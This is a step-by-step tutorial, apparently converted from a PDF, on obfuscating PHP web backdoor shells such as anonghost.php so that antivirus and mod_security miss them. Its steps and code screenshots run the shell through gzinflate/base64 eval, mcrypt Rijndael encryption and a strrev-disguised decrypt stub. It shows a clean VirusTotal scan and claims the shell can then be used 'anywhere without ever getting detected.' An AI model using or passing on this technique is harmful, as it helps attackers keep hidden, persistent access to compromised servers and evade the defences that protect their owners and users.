


Introduction

All of you must have heard about php web based backdoor shell like WSO.php, C99.php, R57.php, anonghost.php or meterpreter payload as well. We all know those files when uploaded to the server having properly configured AV & MOD_SECURITY can easily be detected and removed.

Let's take an example of "anonghost.php" web based backdoor shell, the <u>virustotal</u> website indicates the particular file as harmful and 6/55 antivirus indicated as web shell as a backdoor.




So let's suppose we need to use this shell as it contains bundle of tools in it, and server is restricting you to access it. So to overcome this issue lets encrypt the entire code and then execute it.

Prerequisite: -		
For Windows: - Xampp, Not	epad++	
For Linux: - Apache. Or use o	can use kali Linux.	
For testing I am using windo	ws (Xampp, notepad++)	

Let's Start with the encryption purposes

- **Step 1)** Install Xampp and go to document root directory "C:\xampp\htdocs\" (Default location)
- Step 2) Create a new folder named Encryption.
- **Step 3)** Go-to xampp control Panel click on start button near apache module, this will start the apache server on your local host machine.



- **Step 4)** To check whether the server has started go to the web browser and type http://127.0.0.1/, you will see a default xampp page.
- **Step 5)** Download the PHP code mentioned in the download section, and extract it to the encryption folder which we created earlier in document root directory.
- **Step 6)** Put the desired shell you want to encrypt and put it in the encryption folder.
- **Step 7)** Now open the first file name "encode.php" and write the name of the file you want to encrypt, in this case its "anonghost.php".

Before proceeding to encode it, open the anonghost file and remove the starting "<**?php**" tag from it, and save it.

```
README.bt 🗵 🗎 encode.php 🗵 🗎 encrypt.php 🗵 📙 decrypt.php 🗵 🗎 anonghost.php
    <?php</p>
2
      session_start();
3
4
      error_reporting(E_ERROR,
5
      @ini_set("max_execution
                                    Remove this <?php tag from the file
6
      @set_time_limit(0); #No
                                               and save it.
      @ignore_user_abort(TRUE)
8
      @set_magic_quotes_runtime
```

```
README.bt 🗵 🗎 encode.php 🗵 📙 encrypt.php 🖾 📙 decrypt.php 🖾 🗎 anonghost.php 🖾
      session_start();
 2
      error_reporting(E_ERROR | E_PARSE);
 3
      @ini_set("max_execution_time",0);
 4
 5
      @set_time_limit(θ); #No Fx in SafeMode
 6
      @ignore_user_abort(TRUE);
      @set_magic_quotes_runtime(0);
 8
9
      // global configs
10
```

Step 8) Open your Web browser and enter the url http://127.0.0.1/encryption/encode.php, you will see the encoded value of anonghost.php file.

```
☐ 127.0.0.1/encryption/enco ×

← → C ☐ 127.0.0.1/encryption/encode.php

7P3ZettI0jAMntfz1D2gWO6i/VqWwM0W7ZK7SYqkQJGUuC9d9fkFAYiEABJsghSXfut7/uM5msOZgzmb07mK707+K
```

Copy the entire code and save it somewhere.

Step 9) Now open the "encrypt.php" file in notepad++, and go to the 6th line, you will see the function as "@eval (gzinflate(base64_decode(" ")));". Paste the encoded value extracted from step 8 in between the double quotes.

```
eval.php 🖾 📙 README.bd 🖾 📙 encrypt.php 🚨 📙 decrypt.php 🖾
 1
    ₹?php
 2
      $code = '
 3
       ?>
 4
      <?php
 5
 6
       @eval (gzinflate(base64_decode("\")));
 8
                                                      place the encoded
 9
      <?php
                                                         code here.
10
                                                         between the
11
      $key = md5(saurabh);
                                                        double quotes.
12
      $1v = '58903745273487261456345245789043'
13
      $length = strlen($code);
      $cipher = mcrypt_module_open(MCRYPT_RIJNDAEL_256,**
14
```

```
eval.php 🖾 📙 README.bt 🖾 🗎 encrypt.php 🚨 📋 decrypt.php 🖾
 1
    <?php</p>
 2
      $code = '
 3
 4
      <?php
 5
      @eval (gzinflate(base64_decode("7P3ZettI0jAMntfz1D2gW06i/VqWwM0W7ZK7SYq
 6
 7
8
9
      <?php
10
11
      key = md5(saurabh);
12
      $1v = '58903745273487261456345245789043';
13
      $length = strlen($code);
14
      $cipher = mcrypt_module_open(MCRYPT_RIJNDAEL_256,'','cbc','');
15
```

Step 10) Now go to the web browser and open the url http://127.0.0.1/encryption/encrypt.php, you will see the encrypted code.

Copy the encrypted code and save it somewhere.

Step 11) Now Open the "decrypt.php", on line 10 you will find the variable name encrypted (\$encrypted = " "). Paste the entire encrypted code extracted from the step 10 in between the double quotes.

```
eval.php 🖾 📙 README.txt 🖾 📙 encrypt.php 🖾 🗎 decrypt.php 🔼
 1
     ₹?php
                              Paste the encrypted
 2
      $d1="edoc";
           $d2="ed_46e";
 3
                              code in between the
           $d3="sab";
 4
                              double quotes and
 5
           $df=$d1.$d2.$d3
                                   save it.
 6
           $r=strrev($df);
 7
      $key = md5(saurabh)
 8
      $1v =
             1589037452
                                1456345245789043';
       $cipher = mcryp1_module_open(MCRYPT_RIJNDAEL_256,'','cbc','');
 9
10
       $encrypted =
11
      mcrypt_generic_init($cipher, $key, $iv);
12
       $decrypted = mdecrypt_generic($cipher,$r($encrypted));
13
       mcrypt_generic_deinit($cipher);
```

```
eval.php 🖾 📙 README.bt 🖾 📙 encrypt.php 🖾 🗎 decrypt.php 🔼 🗎 new 23 🖾
    <mark>⊟<?php</mark>
|$d1="edoc";
 3
           $d2="ed_46e";
           $d3="sab";
 4
 5
           $df=$d1.$d2.$d3;
 6
           $r=strrev($df);
      key = md5(saurabh);
             '58903745273487261456345245789043';
 8
 9
      $cipher = mcrypt_module_open(MCRYPT_RIJNDAEL_256,'','cbc','');
      $encrypted = "rpMah+XsNtqKQ8DeR1qlo8om8L0lD+wtkWWyfa1la/wEbgrB9akRud5l6N7C7+ZuV
10
11
      mcrypt_generic_init($cipher, $key, $iv);
      $decrypted = mdecrypt_generic($cipher,$r($encrypted));
12
      mcrypt_generic_deinit($cipher);
```

Step 12) Open the web browser and enter the url http://127.0.0.1/encryption/decrypt.php , you will see your code is executed successfully.



Let's now check how many antiviruses are able to detect this code, for this we are going to use virustotal.com



As we can see none of the antivirus was able to detect the web shell, so our job is completed and now we can use this web shell anywhere without ever getting detected.

D	OWNLOAD
http	os://github.com/Hackscode/PHP-Encryption
RE	FERENCE
<u>htt</u> p	o://php.net/manual/en/function.mcrypt-module-open.php